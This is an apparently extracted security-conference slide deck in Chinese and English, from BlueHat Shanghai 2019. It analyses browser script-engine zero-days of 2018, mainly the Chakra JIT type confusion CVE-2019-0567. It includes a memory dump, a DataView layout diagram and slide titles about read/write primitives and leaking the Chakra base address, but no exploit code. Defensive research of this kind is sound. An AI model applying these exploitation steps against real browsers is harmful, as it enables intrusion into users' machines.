
```
000002b2`4b990e80 00007ffd`430563a0 000002b2`4b973280
000002b2`4b990e90 00000000`00000000 00000000`00000000
000002b2`4b990ea0 00000000`00000123 000002b2`4b9910a0
000002b2`4b990eb0 00000000`00000000 000002aa`49f48ae0

000002aa`49f48ae0 00000000`12345678 00000000`00000000
000002aa`49f48af0 00000000`00000000 00000000`00000000
000002aa`49f48b00 00000000`00000000 00000000`00000000
```

```
          DataView
+-----+
|  vtable  |
+-----+
|   type   |
+-----+
| auxslots |
+-----+
| objectArray |
+-----+
|  length  |
+-----+
| arrayBuffer |
+-----+
| byteOffset |
+-----+
|   buffer  |
+-----+
```


Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用
- Exploit Memory Layout – R/W Primitive




Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用
- Exploit Memory Layout – R/W Primitive




Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用
- Exploit Memory Layout – R/W Primitive




Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用
- Exploit Memory Layout – R/W Primitive




Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用
- Exploit Memory Layout – R/W Primitive



Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用
- Leak chakra base address



Demo

结论

- Flash仍然是攻击者的主要目标。由于Adobe将在2020年底停止更新Flash，Flash零日漏洞攻击的数量可能会减少。
- 在2018年，一些旧的脚本引擎开始成为攻击者的目标，例如VBScript和JScript。未来可能会在这些脚本引擎中发现更多的零日漏洞攻击。
- VBSEmulator可用于执行一些vbscript反混淆并检测可能的未知漏洞。
- 新的JavaScript引擎Chakra似乎很脆弱，尤其是JIT编译器。类型混淆易于利用。

谢谢!

BLUEHAT

SHANGHAI 2019

Browser Script Engine Zero Days in 2018

Elliot Cao

elliott_cao@trendmicro.com

[@elli0tn0phacker](https://twitter.com/elli0tn0phacker)